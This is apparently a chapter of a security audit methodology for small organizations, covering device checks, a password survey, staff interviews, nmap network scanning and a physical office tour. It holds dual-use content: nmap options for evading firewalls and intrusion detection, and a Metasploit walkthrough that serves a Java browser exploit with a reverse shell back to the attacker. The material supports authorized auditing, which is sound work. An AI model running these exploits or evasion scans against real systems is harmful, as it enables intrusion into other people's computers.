Operating Systems and Softwares of all varieties - Windows, Mac, Linux, and others, are constantly being updated. These updates often fix bugs, but they also protect the system from newly discovered vulnerabilities. It can seem difficult to keep updating constantly, but this is very important to protect even non-sensitive systems.

If Vulnerable Software - Update Vulnerable Software

Many critical software components, such as Java or Adobe Flash, have many vulnerabilities and need to be aggressively updated. If there are not needed for work by the users, uninstall them

If No Anti-Virus and Anti-Malware Scanner - Install Anti-Virus and Anti-Maware Scanner

An Anti-virus and Anti-malware offer some minimal protection to the system and therefore is important to have them installed.

If Outdated Anti-Virus - Update Anti-Virus

Most AV tools automatically update, but this can sometimes get out of sync, or if the AV was a pre-installed trial system, it will stop updating after its trial period. An out of date anti-virus is worthless. Therefore ensure that continuous udpdating of AV is done.

If Unencrypted Drive - Encrypt Hard Drives

When possible, build-in drive encryption (Filevault on OSX, BitLockeron Windows, and LUKS on Linux) tend to offer the most seamless, user-friendly experiences. VeraCrypt offers free cross-platform drive encryption and

cna also create encrypted drives which can be shared across platforms.

If Inactive firewall - Activate both personal and server firewall (If present)

Again, where present, use built-in firewalls and configure them for both office and public network options. Testing to ensure systems can still perform expected office natworking (file sharing, printing, etc.) is essential unless alternatives are created.

Password Security Survey

Summary

Weak and "shared" passwords are prevalent - even after hundreds of well-publicized global password breaches, "password" and "12345" remain the most popular passwords, and password re-use is common. Weak wifi passwords are specifically a challenge, as wifi signals often are accessible outside of an office's physical limits, but provide full access to the private network.

Overview

- Using the password survey, determine the organization's baseline for password security

Materials Needed

- A prepared Password Survey (given sensitivity and need for anonymity, consider printing and then shredding/burning).
- The Level Up Activity, Password Reverse Race provides a staff activity.

Walk Through

Adapt this survey to get a sense of how passwords are used in the organization. Anonymous paper surveys, later destroyed, are a good way to gather this information. The earlier questions are more important in terms of getting a sense of password practices, so consider adapting or shortening the survey based on staff/ leadership buy-in and risk considerations.

How many passwords do you have to remember for accounts and devices used to do your work?

If you tried to login to your computer account right now, how many attempts do you think it would take?

Have you written down your current password?

- No
- Yes, on paper
- Yes, electronically (stored in a document or spreadsheet in my computer, phone, etc.)
- Yes, in a password manager
- Other

If you wrote down your current password, how is it protected (choose all that apply) ?

- I do not protect it
- I stored it in an encrypted file
- I hid it
- I stored it on a computer or device protected with another password
- I locked up the paper
- I always keep the password with me
- I wrote down a reminder instead of the actual password
- Other

Have you ever forgotten your current password?

- No
- Yes

If yes, how did you recover it?

Have you ever forgotten old work passwords?

- No
- Yes

If yes, how did you recover it?

When you created your current password, which of the following did you do?

- I reused an old password
- I modified an old password
- I have a list of passwords which I rotate through
- I reused a password I was already using for a different account
- I created an entirely new password
- Other:
- No
- Yes
- No
- Yes

Did you use any of the following strategies to create your current password (choose all that apply) ?

- Password based on the first letter of each word in a phrase
- Based on the name of someone or something
- Based on a word or name with numbers / symbols added to beginning or end
- Based on a word or name with numbers and symbols substituting for some of the letters (e.g. '@' instead of 'a')
- Based on a word or name with letters missing
- Based on a word in a language other than English
- Based on a phone number
- Based on an address
- Based on a birthday

How long is your current password (total number of characters)?

- I prefer not to answer.

What symbols (characters other than letters and numbers) are in your password?

- I prefer not to answer.

How many lower-case letters are in your current password?

- I prefer not to answer.

How many upper-case letters are in your current password?

- I prefer not to answer.

In which positions in your password are the numbers?

- First
- Second
- Second from last
- Last
- No Numbers
- I prefer not to answer.

How many symbols are in your current password?

In which positions in your password are the symbols?

- First
- Second
- Second from last
- Last
- No Numbers
- I prefer not to answer.

Recommendations

Any important password should be long enough and complex enough to prevent both standard dictionary attacks and “brute-force attacks” in which clusters of powerful computers work in parallel to test every possible character combination. (We recommend 12 or more completely random characters or a passphrase that contains five or more relatively uncommon words.) The key should not contain common “phrases,” expecially from well known literature like Shakespeare or religious texts, but also should not include number sequences or phrases, especially if they are related to the organization, its employees or its work, and to use unique passwords for each account.

Because this becomes logistically difficult, **password managers** such as KeePassX or other systems are recommended.

Specifically for **wireless passwords**, choosing a strong WPA key is one of the most important steps toward defending an organization’s network perimeter from an adversary with the ability to spend some time in the vicinity of the offices. By extension, mitigating this vulnerability is critical to the protection of employees and partners (and confidential data) from the sort of persistent exposure that eventually brings down even the most well-secured information systems.

Because shared keys inevitably end up being written on whiteboards, given to office visitors and emailed to partners, the WPA key should also be changed periodically. This does not have to happen frequently, but anything less than three or four times per year may be unsafe.

As WPA3 becomes more widely adopted, upgrading your network to WPA3 authentication will provide substantial security against wireless password attacks.

A Day in the Life

Summary

The auditor checks staff devices for updated systems and software, anti-virus and other security capabilities, and identifies software runing on computers and its current version. The auditor checks for known vulnerabilities to any out of date software.

This is used to develop a report component exposing how un-updated software can lead to large vulnerabilities.

Overview

- You can do this as a focused activity where staff walk you through a usual "day in their life" showing you what devices they use, how they use them, and what data they have to interact with to conduct their work; or

this can be integrated with other formal and informal activities/interactions where you ask staff questions on their usage of technology and remote services

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.
- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity), also interview them about the other devices they use, and how they connect to work services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work Email
- Work Calls
- Chat Apps with partners/work related

User Software and Tools

- Email software
- Calendars
- Shared Files inside the office
- Other shared file systems
- Chat
- Voice calls
- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Websites and blogs

- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Recommendations

If Unsupported Operating System - Upgrade to Recent Version

Popular operating systems like Windows XP are, sadly, no longer receiving security updates. Upgrade to the latest version keeping in mind the system requirements of the version selected. For Windows, review the Windows lifecycle fact sheet for upcoming "EOLs" (End of Life). Apple does not publish EOL schedules, but historically releases security updates for their current and two prior releases.

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Pirated Software - Move to Licensed Software Systems

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Outdated - Update Operating Systems and Other Software

Operating Systems and Softwares of all varieties - Windows, Mac, Linux, and others, are constantly being updated. These updates often fix bugs, but they also protect the system from newly discovered vulnerabilities. It can seem difficult to keep updating constantly, but this is very important to protect even non-sensitive systems.

If Vulnerable Software - Update Vulnerable Software

Many critical software components, such as Java or Adobe Flash, have many vulnerabilities and need to be aggressively updated. If there are not needed for work by the users, uninstall them

If No Anti-Virus and Anti-Malware Scanner - Install Anti-Virus and Anti-Maware Scanner

An Anti-virus and Anti-malware offer some minimal protection to the system and therefore is important to have them installed.

If Outdated Anti-Virus - Update Anti-Virus

Most AV tools automatically update, but this can sometimes get out of sync, or if the AV was a pre-installed trial system, it will stop updating after its trial period. An out of date anti-virus is worthless. Therefore ensure that continuous udpdating of AV is done.

If Unencrypted Drive - Encrypt Hard Drives

When possible, build-in drive encryption (Filevault on OSX, BitLockeron Windows, and LUKS on Linux) tend to offer the most seamless, user-friendly experiences. VeraCrypt offers free cross-platform drive encryption and cna also create encrypted drives which can be shared across platforms.

If Inactive firewall - Activate both personal and server firewall (If present)

Again, where present, use built-in firewalls and configure them for both office and public network options. Testing to ensure systems can still perform expected office natworking (file sharing, printing, etc.) is essential unless alternatives are created.

A Night in the Life

Summary

The auditor interviews the staff about their practices, personal devices, software and other security capabilities that they use outside of work. The auditor checks for known vulnerabilities to any out of date software and identifies risks in the practices and behaviors.

This is used to develop a report component exposing how practices outside of their work can affect their personal security and that of the organization.

Overview

- Integrated with other activities/interactions, interview staff on their usage of technology and remote services outside of work

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.
- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity and a day in the life), also interview them about the other devices they use, and how they connect to work or personal services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, social media, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work or Personal Email

- Work or Personal Calls
- Chat Apps with partners/friends non-work related
- Social media apps

User Software and Tools

- Email software
- Calendars
- Other shared file systems
- Chat
- Voice calls
- General browser usage
- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Personal Email
- Websites and blogs
- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Personal Practices

- Office/home location
- Transportation means
- Physical security

Recommendations

Multi Factor Authentication

When possible, enable multi factor authentication on work accounts (email, social media, website administration, etc). Specially if the accounts are being accessed with personal devices.

See also the recommendations under the Device Checklist activity

Assessing Usage of Cloud Services

Summary

During the organizational assessment you will almost certainly come across 3rd party cloud-based service providers being used by the audited organization. The organization may be interested in your assessment of the security of those services. This poses several challenges to you as an auditor:

```
* auditing 3rd party web applications almost certainly falls outside of the scope of the audit
engagement
* you likely do not have an agreement with the service provider to scan their application
* a proper assessment would take more time than is available for the organizational audit
* you may not be familiar with the service or technology it is built on
```

Despite these challenges, significant organizational processes and sensitive data may reside on or rely upon those 3rd party applications. It can be important to the audit to provide some preliminary investigation and risk assessment into the usage of any 3rd party cloud services they rely upon.

Overview

- Review organization's use of cloud services (which services, what data, access policies)
- Review formal policies of cloud services in use
- Search for historical security problems with each provider and their response to it.

Expected Outputs

- A list of all identified 3rd party / cloud services in use
- A mapping of what data and metadata and which users have access on which providers

Considerations

- Auditing 3rd party services **must be negotiated directly with the service provider** and adds significant complexity to the process (and would normally fall out of scope). There are often serious legal issues involved in auditing outside of a formal, signed agreement.

Walk Through

It is increasingly difficult to run complex organizations without some reliance on cloud-based service providers such as email hosting, web hosting, or document management/backup. Organizations (and as assisted by the auditor) should review their options in the selection of cloud providers, and in parallel consider ways to apply practices and policies to their use to meet organizational security requirements.

Recommendations

Schedule regular (annual?) reviews of the external services to ensure that they meet organizational requirements for functionality and security, business solvency, and exporting or transferring of data.

When considering formalizing the use of new 3rd party services, review the questions and processes here to help guide the decision.

Network Scanning

Summary

Network scanning is a technique used to gather information about devices connected on a certain network. It involves enumerating open ports and services running to determine the type of device, the operating system it is running, the applications that is it running and a lot more. There are a lot of open source tools that you can used to perform this technique. Though it may look like simple and ordinary technique, it may be used for both good and bad intentions.

The goal for this exercise is to identify, enumerate and categorize all devices connected to the network. Any device that has an IP address is our target. This may include:

- Desktop computers
- Laptop computers
- Tablet devices
- Mobile phones
- Printers
- Wireless routers
- VoIP devices
- Smart TVs and appliances
- Servers and storage devices

Overview

- Confirm what devices and servers are in scope of the audit, and confirm that any service providers (website hosts, cloud hosts, etc.) are informed and OK with any scanning to be conducted.
- Categorize and gather additional detail on the devices that you will discover
- Explore potential vulnerabilities, unexpected devices, and suspicious open ports

Materials Needed

- Laptop or appliance that can scan the network
- nmap/zenmap

Considerations

- **In Scope Devices** Just always remember that some may not want you to scan everything on their network. To avoid this, always ask your auditee if there are specific devices that needs exclusion. These machine can be critical to their operation or they just don't want to get scanned. If your auditee have exclusions, explain the consequences possible if a machine does not undergo vulnerability assessment. If scanning public servers, verify that the server host (web company, cloud provider, etc.) has approved of the scan, and than remote scanning is legal in the jurisdiction you are performing it from and in the location of the remote server.

Walk Through

Local networks often have a variety of devices connected to them - servers, laptops, printers, and user devices such as cellphones and tablets. Scanning the connected devices can reveal potential areas for further research such as odd ports being open, out of date devices/services, forgotten servers/services etc. These information are then reviewed in vulnerability research exercise, and then (if required) validated in the penetration testing exercise.

Using a network scanning tool (**nmap/zenmap** work well), discover the devices connected to the organization's network, and explore further information such as services, service banners, and operating systems. More intense scans can be too time-consuming to run across the entire network, so target those to higher value systems. As always, be aware of the scans and additional scripts you choose, and focus your exploration (in nmap) on scripts categorized as "safe".

OVERALL PROCESS

- Using zenmap/nmap, identify all of the devices currently active on the network. It is worth repeating a quick scan at different times of the day and on different days to get a more complete view of the network.

- For the active, in-scope devices, the next step is to gather additional details including hostnames, mac addresses (useful for tracking devices over multiple days, as their IP address may change), operating system and versions, port numbers, and any running services such as shared drives, remote management services and old or legacy services. Doing host enumeration sometimes takes time, as not all devices may respond to your scans in the same way. To overcome this, there are variant tools with the steps on how to perform an efficient network scan.

- Categorize the devices that you will discover. This is to make it more efficient later when runing vulnerability scans, enabling you to target them effectively. For devices which are not easily categorized, see the IoT section below

- **Port/Service research, and How to decide if an open port is suspicious** If a port is open in a personal computer or mobile device, this should be immediately considered suspicious and investigated.

- Using the list of software versions and patches identify attacks and, if possible, identified malware that devices in the office are vulnerable to.

CUSTOM INSTRUCTIONS PER TYPE OF DEVICE

Servers

An open port in a server or IoT device should be investigated if it doesn't correspond to a known service. For example, if the open port is 80, 8080, or 443, it's supposed to be open for a web server, so you can try to browse it by pasting the IP address in your browser address bar.

If it's for SSH (port 22), try to log into it through SSH. If the service isn't supposed to be running in the identified device, you can run a scan of the open ports and request service banners, and/or try to telnet directly to the IP:port to identify what service they are connected to. To identify what a port might be used for, look at the complete list at IANA.org. Using nmap's banner scripts will also reveal what the service reports itself as (for example, you can run ssh, usually port 22, on port 443, usually https). Once you have identified what service that port might be used for, always check that that service is actually running in the machine and that the user or sysadmin is aware of it.

In general, these are ports that might be open in a server:

Port	Service
21	FTP
22	SSH
23	Telnet
25	SMTP
53	DNS
80	HTTP
110	POP
139	SMB
143	IMAP
194	IRC
443	HTTPS
465	SMTP
530	CUPS
587	SMTP
667	IRC
993	IMAP
995	POP
1900	port authority
3306	MySQL
6881 to 6889	Torrent
6969	Torrent
8080	HTTP

IoT Devices

IoT (Internet of Things) is getting popular in use because of it's ease of use and ability to address certain needs. (e.g. use of IP camera instead of CCTV). As classes of network appliances become common, additional exercises (such as the VOIP assessment) can be created. For others, it is still worth conducting a basic assessment to determine what security implications network-connected devices may have.

In the course of network scanning, watch for devices without clear operating system identification (from nmap/zenmap), and/or devices registering as Linux or unknown (particularly if there are not Linux users or servers), and use hostnames and MAC address lookups Wireshark, MACVendors for "hints".

Follow up on these devices with more intensive, specific scans to positively identify them, and/or follow up with staff to help physically locate the devices. Some devices, such as Smart TVs, may not even be normally

thought of as devices worth considering, but if they are connected to the work network, they can add vulnerabilities.

Once any IoT devices have been identified, follow up with research as to their current and possible patch level/ software update, what vulnerabilities they may have even if fully updated, and if there have been any known attacks against the platform. Check their configuration to see if they are accessible from the Internet (directly, via UPnP, or via an external service that the device connects out to). Check to see that default passwords have been updated, and any service-connected devices have strong, unique and not-previously-breached passwords.

If there are un-mitigateable vulnerabilities, consider suggesting removing the IoT device from the network or creating a separate network disconnected from organizational resources for non-work devices.

Windows / SMB Networks

- SNMP
- SMB
- NetBIOS
- Shared Folders
- RDP
- Telnet
- Password Sniffing

You can use smbtree to request a list of all smb network device names and nmblookup to connect them to their IP address.

Unsigned NTLM authentication messages vulnerable to Man-in-the-Middle attack on SMB file servers. It also allow an attacker on the LAN to add, remove or copy files to and from the organization's file servers (and workstations with filesharing enabled).

- On Windows, use netstat from the command prompt as an administrator: the command would be `netstat -ab` - this will show you the name of the process running on the open port.
- To identify the process on the open port more in-depth, run the official Microsoft Process Explorer (right-click a process to see the Properties - the port will be visible in the TCP/IP tab and you will find more information on the path of the process in the "Image" tab).
- You can investigate the process on Virustotal directly from Process Explorer, by right-clicking on the process and then clicking "Check VirusTotal".

MacOS

- On Mac, launch `netstat lsof` - this will show you the path of the process running on the open port.

GNULinux

- On Linux, follow these instructions.

EXTERNAL NETWORK SCANNING

Selected scanning of external network devices (websites, webmail, extranet services) may also reveal vulnerabilities or other areas of concern. However, it is important that you seek approval or any written document that proves you have the authority to scan your target organization along with its web resources and services.

External network scans are different for local network scans. This is because you are scanning devices that are publicly available, and can be done remotely outside the organization's premise. If your auditee agreed to have their public facing machines scanned, keep in mind that you need to consider asking your auditee for whitelisting options for shunning IDS/IPS, firewalls and other blocking mechanisms during your scan. Also make sure that you have verified the target in-scope. This is to avoid scanning out-of-scope targets that may lead you to other problems.

Most of the machines you'll encounter over external network scans were:

- Web servers
- DNS servers
- Mail servers
- Gateway devices
- FTP Servers
- Cloud servers

USING NMAP/ZENMAP

Using a network scanning tool (**nmap/zenmap** work well), discover the devices connected to the organization's network, and explore further information such as services, service banners, and operating systems. More intense scans can be too time-consuming to run across the entire network, so target those to higher value systems. As always, be aware of the scans and additional scripts you choose, and focus your exploration (in nmap) on scripts categorized as safe or "non-disruptive".

- Discover network-connected devices, including servers and workstations, but also smartphones, voip phones, and other devices.
- Open ports
- OS detection
- Capture banners (not all ports correctly map to their "expected" services, also provides service version information)
- additional Scripts and more exhaustive port scanning as needed (See different variants)

According to it's nmap's website:

"Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large

networks, but works fine against single hosts". It's considered as the most popular network mapping tool available.

Below are commands to perform network scanning using Nmap.

- **Basic Nmap Commands**

Command	Description
nmap `192.168.1.1`	Scan a single specific IP/target
nmap `www.targetdomain.com`	Scan a specific domain
nmap `172.16.1.1-35`	Scan the IP range from 192.168.1.1 to 192.168.1.35
nmap `172.16.1.1/24`	Scan a network subnet
nmap **\-iL** `target-IPs.txt`	Scan a list of IP from the list file `target-ip.txt`
nmap **\-p 80** `172.16.1.1`	Scan specific port/s on a target or IP range or a list file
nmap **\-p 21-80** `172.16.1.1`	Scan target, IP range or list file with a specific port range
nmap **\-F** `172.16.1.1`	Scan target with 100 most common ports (FAST)
nmap **\-p-** `172.16.1.1`	Scan all 65,535 ports on a target

- **Advance Nmap Host Discovery and Port Scanning**

Option	Command	Description
\-sT	nmap **\-sT** `172.16.1.1`	TCP connect port scan (with root privilege by default)
\-sS	nmap **\-sS** `172.16.1.1`	Scan using TCP SYN port Scan
\-sU	nmap **\-sU** `172.16.1.1`	Scan UDP ports
\-sA	nmap **\-sA** `172.16.1.1`	Scan using TCP ACK port scan
\-sn	nmap **\-sn** `172.16.1.1/24`	Host discovery scan IP subnet range - port scanning disabled
\-Pn	nmap **\-Pn** `172.16.1.1/24`	Port scan IP subnet range - host discovery disabled
\-n	nmap **\-n** `172.16.1.1`	Scan target without DNS resolution
\-PR	nmap **\-PR** `172.16.1.1`	Perform ARP discovery on local network

- **Nmap Version Detection and Service enumeration**

Option	Command	Description
\-sV	nmap **\-sV** `172.16.1.1`	Perform version detection of services running on ports
\-O	nmap **\-O** `172.16.1.1`	Remote OS detection using the TCP/IP stack fingerprinting method
\-A	nmap **\-A** `172.16.1.1`	Enable OS detection, version detection and traceroute

- **Nmap Version Detection and Service enumeration**

Option	Command	Description
\-T0	nmap **\-T0** `172.16.1.1`	PARANOID scan - Evade IDS
\-T1	nmap **\-T1** `172.16.1.1`	SNEAKY scan - Evade IDS
\-T2	nmap **\-T2** `172.16.1.1`	POLITE scan - Slow scan for less bandwidth and use less target machine resources
\-T3	nmap **\-T3** `172.16.1.1`	NORMAL scan - Default speed
\-T4	nmap **\-T4** `172.16.1.1`	AGGRESSIVE scan - speed scan assuming your on a fast and reliable network
\-T5	nmap **\-T5** `172.16.1.1`	INSANE scan - Extraordinary fast network and trades off with accuracy

- **Scanning using Nmap Scripting Engine**

Option	Command	Description
\-sV -sC	nmap **\-sV -sC** `172.16.1.1`	Scan using default safe scripts
\-sV --script=`scriptname`*	**\-sV --script=smb*** `172.16.1.1`	Scan target with a set of script (for this example, smb scripts
\--script=`script-name`.nse	nmap -sV -p 443 **\--script=ssl-heartbleed.nse** `172.16.1.1`	Scan using a specific script (for this example, we used the `ssl-heartbleed.nse` script
\--script=`script1`,`script2`,`script3`	nmap **\--script=asn-query,whois,ip-geolocation-maxmind** `172.16.1.1`	Scan using a multiple different scripts combined

- **Scanning using Nmap Firewall/IDS Evasion & Spoofing Options**

Option	Command	Description
\-f	nmap **\-f** `172.16.1.1`	Scan using small fragmented IP packets for evading packet filtering
\-mtu `value`	nmap **\-mtu 64** `172.16.1.1`	Scan using custom MTU size
\-D `IP address to spoof`	nmap **\-D 172.16.1.200, 172.16.100** `172.16.1.1`	Scan using set spoofed IP addresses
\-S `fakesource.com`	nmap **\-S fakesource.com** `targetdomain.com`	Scan from `fakesource.com`. (May require egress interface (e.g. `eth0`) and `-Pn` option)
\-g `port number`	nmap **\-g 53** `172.16.1.1`	Scan using port `53` as source port number (making it look like a regular DNS traffic)
\-proxies `http://1.2.3.4:8080`,`http://4.3.2.1:8080`	nmap **-proxies http://123.12.23.10:8080,	
http://211.212.101.22:8080** `172.16.1.1`	Relay nmap scans through HTTP/ SOCKS4 proxies	

- **Nmap Scan Output Results**

Option	Command	Description
\-oN `name.file`	nmap `172.16.1.1` **\-oN result.file**	Generate normal output to file `result.file`
\-oX `file.xml`	nmap `172.16.1.1` **\-oX result.xml**	XML output to file `result.xml`
\-oG `name.file`	nmap `172.16.1.1` **\-oG result.grep**	Generate grep-pable output to file `result.grep`
\-oA `results`	nmap `172.16.1.1` **\-oA results**	Generate output to 3 different major formal

Working with GUI using Zenmap

While Nmap may seem to be intimidating to some specially with all those commands and options, you can use a GUI-based Nmap called `Zenmap`. You can download Zenmap from this link

Zenmap has different features that helps you manage scans to importing and exporting of results.

It comes with a pre-set scan settings that you can choose. Depending on your target environment and your agreement with the client, you can select from:

Option	Command
Intense Scan	`nmap -T4 -A -v`
Intense Scan + UDP	`nmap -sS -sU -T4 -A -v`
Intense Scan + all TCP ports	`nmap -p 1-65535 -T4 -A -v`
Intense Scan - No ping	`nmap -T4 -A -v -Pn`
Ping Scan	`nmap -sn`
Quick Scan	`nmap -T4 -F`
Quick Scan Plus	`nmap -sV -T4 -O -F --version-light`
Quick Traceroute	`nmap -sn --traceroute`
Regular Scan	`nmap`
Slow Comprehensive Scan	`nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)"`

Recommendations

While office networks are often treated as "trusted" spaces, measures should be in place to reduce the potential harm of an attacker who gains access. In addition, devices that "travel" -- such as laptops and mobile phones -- should have adequate security settings (generally, firewalls) to protect them on other networks.

A policy should be in place for connecting personal devices to work networks, as well as work devices to non-work networks.

Guided Tour

Summary

During this component an auditor tours the audit location(s) and flags potential risks related to physical access at that location.

Overview

Have your point of contact walk you around the office (often as part of introductions on the first day) - mentally note physical security concerns. Document how difficult it would be for a visitor or after-hours break-in to access sensitive systems. Identify physical assets with sensitive content, such as:

- Networking equipment and servers
- User devices (workstations/laptops, smarthpones, USB drives)
- Sensitive information or external storage drives lying on desks
- Accounts/passwords written on post-its, white-boards, etc.

- Unattended, logged in computers
- Unlocked cabinets, computer rooms, or wiring closets
- Network ports that are not in use, especially ones not in plain sight

This can be done remotely via secure videoconference over a smartphone or tablet that can moved around the office easily.

Combining this activity with Office Mapping helps to reduce the awkwardness of taking notes while walking around the office, and if being done remotely, the two separate activities can be used to cross-verify the accuracy of each.

Materials Needed

- A camera and/or notepad may be useful
- For remote support, a secure and portable videochat system (such as Signal) which works with the available bandwidth.

Considerations

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.
- Any remote communication on physical security should be done over secured channels from a private space
- It should be noted that SAFETAG is focused only on the digital impacts of physical security. This guide does not provide a full physical security assessment.

Walk Through

As part of your first day, have your point of contact walk you around the office - this is primarily a chance to understand the office layout and meet the rest of the staff, but take mental note of the devices in use and laying out on desks as you walk around the office. Note as well the location and access to components such as servers and networking components. Taking actual notes may make the staff feel that you are judging them, especially if this is your first interaction -- refrain from this, and if needed, also consider a more "neutral" note-taking process by integrating the Office Mapping activity.

If the auditor is unable to go to the office (or can only visit one of multiple offices), consider having the point of contact use a video call. You will want to have the entire staff be aware of this activity and know the person who is walking around the office. This requires sufficient bandwidth (and unmetered or low-cost) for a 1-hour video call. This could be scheduled for before or after office hours to both discover how devices are left overnight as well as reducing the impact on the network.

Similarly, the in-person tour can also be done outside of normal business hours. Please note: this can damage the trust the staff has in the auditor, as well as unintentionally embarrassing specific staff members in the eyes of the point of contact. It is not recommended to do this except for organizations who have already received training and worked on improving their physical/operational security practices and face an active adversary. This could be before the staff arrives in the morning, during lunch, or after hours (perhaps have dinner with your point of contact, and come back to check the organization afterwards). This gives a clearer picture of how devices are secured outside of the work day (are desktops and laptops unsecured, still on, logged in?). Are backup drives or other storage media easily accessible? Are doors to server rooms/closets

locked? Are keys to these locked cabinets/rooms visible?

Recommendations

Office Equipment is unsecured against burglary

Unsecured physical network components and devices such as computers, servers, and external drives present a risk of sensitive data loss through theft, seizure, and malicious interference. Access to network compontents and servers should be limited and devices should be secured when not in use.

In the event of a burglary or office raid, an attacker could easily obtain sensitive information from devices without encryption, external hard drives, and other easily accessible items. An advanced attacker could compromise the network for later surveillance.

Secure Devices

Lock in desks or via security cables all easily portable items

Any device which connects to the organization's digital assets (and therefore has passwords or cached data) or stores organizational data (including backup drives, laptops, desktops, cameras, other storage media), should be secured (ideally out of sight, such as in a locked cabinet or desk drawer) when not in use to prevent theft and discourage seizure.

Follow the Device Assessment guidelines on drive encryption.

Encrypted drives offer the best protection against data loss from stolen or seized devices. Follow the recommendations of the Device Assessment section, paying specific attention to the need for strong passwords, automatic locking of logged-in accounts, and the importance of turning a machine off to fully benefit from drive encryption.

Place core network components and servers in a locked space.

Direct access to servers and network components such as routers, cablemodems, patch panels and switches provides an adversary multiple ways to extract sensitive information and cause extensive, yet hard to detect, damage. Ensuring that not only are these physically protected, but that there are organizational policies around which staff have access to them is critical - a locked cabinet that always has the key in the lock does not provide security. If a particular component needs, for example, regular rebooting, creative solutions should be found to balance security and staff needs.

De-activate unused network ports

Hard-wired network ports tend to connect directly into the most trusted parts of a network. De-activating any that are in public areas of the office (front desk, conference rooms, break rooms), as well as any that are not needed is recommended.

Check Browser and Plugin Vulnerabilities

Summary

Though modern browsers are better at self-updating, and the prevalence of powerful plugins like flash and java are slowly declining, it is valuable to ensure that the browsers in use have updated plugins and are themselves updated.

Materials Needed

- Metasploit

Walk Through

OUTDATED JAVA BROWSER PLUGINS

While the threat described below is more severe if carried out by a local attacker (as they can more readily direct the victim to a malicious Web site), it also works remotely. In fact, if a user can be tricked, by a remote attacker, into clicking on a malicious email or Web link, attacks like this represent a significant perimeter threat. By compromising the victim's machine, they can give the attacker a local point-of-presence without requiring the attacker to crack WPA keys or gain local access in some other way.

Step 1: Using Metasploit, an attacker can easily create an ad hoc malicious Web site:

```
$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.7.0-dev [core:4.7 api:1.0]
+ -- --=[ 1114 exploits - 627 auxiliary - 178 post
+ -- --=[ 307 payloads - 30 encoders - 8 nops

msf > use exploit/multi/browser/java_jre17_exec

msf exploit(java_jre17_exec) > set PAYLOAD java/shell/reverse_tcp
PAYLOAD => java/shell/reverse_tcp

msf exploit(java_jre17_exec) > set LHOST 192.168.1.123
LHOST => 192.168.1.123

msf exploit(java_jre17_exec) > set SRVPORT 8081
SRVPORT => 8081

msf exploit(java_jre17_exec) > set URIPATH java_test
URIPATH => java_test

msf exploit(java_jre17_exec) > run
[*] Exploit running as background job.
```

Step 2: At this point, any local user who visits http://192.168.1.123:8081/java_test, and who is running a sufficiently out-of-date version of the Java browser plugin, stands a good chance of giving the attacker full access to his computer:

```
[*] Started reverse handler on 192.168.1.123:4444

msf exploit(java_jre17_exec) >
```

```
[*] Using URL: http://0.0.0.0:8081/java_test
[*] Local IP: http://192.168.1.123:8081/java_test
[*] Server started.

msf exploit(java_jre17_exec) >

<remote shell>
```

Figure 1: Attacker in control of the victim's computer through a remote command shell

Recommendations

Sample Recommendation for outdated Java

One or more of the organization's laptops were seen to be running an outdated, known-vulnerable version of the Java plugin for Internet Explorer.

This version contains a vulnerability that is easily exploitable using one of the recent Java exploit modules from the widely available Metasploit security auditing framework. These modules allow an attacker to gain complete control over the computer of a victim who visits a malicious Web site hosted anywhere on the Internet. If the attacker is inside the office LAN, they can easily trick the victim into visiting that malicious Web site without the victim even knowing it.

At least one of the organization's computers is running an outdated Java browser plugin, and exploit code is widely-available for several critical vulnerabilities in versions older than "Java 7, update 16." All of the organization's Java installations should be updated to the latest version. This can be troublesome, as (unlike the Windows operating system itself) Java plugins sometimes require user input before they will install updates.

Organizational Policy Review

Summary

